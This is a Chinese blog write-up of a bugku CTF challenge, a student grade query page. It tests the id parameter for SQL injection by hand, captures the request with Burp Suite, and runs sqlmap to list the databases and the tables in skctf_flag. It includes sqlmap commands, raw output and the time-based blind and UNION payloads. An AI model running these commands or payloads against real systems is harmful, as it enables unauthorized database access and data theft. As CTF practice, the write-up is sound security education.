
bugkuCTF学生成绩查询writeup----sqlmap注入

原创

寒时未尽 于 2018-12-08 14:37:10 发布 1824 收藏 1

1.题目



成绩查询

2.查看是否存在注入漏洞

测试：如果id=1后面加‘ 不正常 加-- l恢复正常，说明存在数字型漏洞


两个都不正常说明不存在数字型注入
如果 id=1后面接 and 0 页面没有内容 and 1 页面正常显示内容说明有数字型漏洞
如果都不正常说明没有数字型漏洞

3.存在漏洞找注入点


使用burpsuite抓包，找到注入点，将抓取到的数据包保存成txt文件。

4.使用sqlmap进行注入

```
sqlmap.py -r "C:\Users\sakuraty\Desktop\dat.txt" -p id --dbs
```



```
D:\tools\sqlmapproject-sqlmap-ca9a56c>sqlmap.py -r "C:\Users\sakuraty\Desktop\dat.txt" -p id --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.9.26#dev}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting at 21:12:52

[21:12:52] [INFO] parsing HTTP request from 'C:\Users\sakuraty\Desktop\dat.txt'
[21:12:53] [INFO] testing connection to the target URL
[21:12:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:12:53] [INFO] testing if the target URL content is stable
[21:12:54] [INFO] target URL content is stable
[21:12:54] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[21:12:54] [INFO] testing for SQL injection on POST parameter 'id'
[21:12:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:12:55] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[21:12:55] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:12:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:12:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:12:56] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:12:56] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[21:12:56] [INFO] testing 'MySQL inline queries'
```




```
[21:12:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:12:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:12:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[21:13:08] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
 y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1
) values? [Y/n] n
[21:13:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:13:27] [INFO] automatically extending ranges for UNION query injection technique tests as there is at leas
t one other (potential) technique found
[21:13:28] [INFO] target URL appears to be UNION injectable with 4 columns
[21:13:29] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'wuAs'='wuAs

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-1798' UNION ALL SELECT NULL,CONCAT(0x716b7a7a71,0x67774269464d686575736f5a715777627541446a625
345616f556863495659537968 6e4763525575,0x717a627071),NULL,NULL-- QVAy
---
[21:13:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[21:13:35] [INFO] fetching database names
[21:13:35] [INFO] used SQL query returns 2 entries
```

Y

N


Y



```
[21:13:27] [INFO] automatically extending ranges for UNION query injection technique tests as there is at leas
t one other (potential) technique found
[21:13:28] [INFO] target URL appears to be UNION injectable with 4 columns
[21:13:29] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'wuAs'='wuAs

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-1798' UNION ALL SELECT NULL,CONCAT(0x716b7a7a71,0x67774269464d686575736f5a715777627541446a625
3456 16f5568634956595379686e4763525575,0x717a627071),NULL,NULL-- QVAy
---
[21:13:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[21:13:35] [INFO] fetching database names
[21:13:35] [INFO] used SQL query returns 2 entries
[21:13:35] [INFO] retrieved: information_schema
[21:13:36] [INFO] retrieved: skctf_flag
available databases [2]:
[*] information_schema
[*] skctf_flag

[21:13:36] [INFO] fetched data logged to text files under 'C:\Users\sakuraty\.sqlmap\output\120.24.86.145'

[*] shutting down at 21:13:36
```

找到数据库，information_schema是默认数据库，所以查看skctf_flag库，猜数据库中的表

```
sqlmap.py -r "C:\Users\sakuraty\Desktop\dat.txt" -p id -D skctf_flag --tables
```



```
D:\tools\sqlmapproject-sqlmap-ca9a56c>sqlmap.py -r "C:\Users\sakuraty\Desktop\dat.txt" -p id -D skctf_flag --t
ables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.9.26#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting at 21:15:09

[21:15:09] [INFO] parsing HTTP request from 'C:\Users\sakuraty\Desktop\dat.txt'
[21:15:10] [INFO] resuming back-end DBMS 'mysql'
[21:15:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'wuAs'='wuAs

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-1798' UNION ALL SELECT NULL,CONCAT(0x716b7a7a71,0x67774269464d686575736f5a715777627541446a625
345616f556863495659537968 6e4763525575,0x717a627071),NULL,NULL-- QVAy
---
[21:15:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[21:15:10] [INFO] fetching tables for database: 'skctf_flag'
[21:15:11] [INFO] used SQL query returns 2 entries
[21:15:11] [INFO] retrieved: fl4g
[21:15:11] [INFO] retrieved: sc
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
+------+
```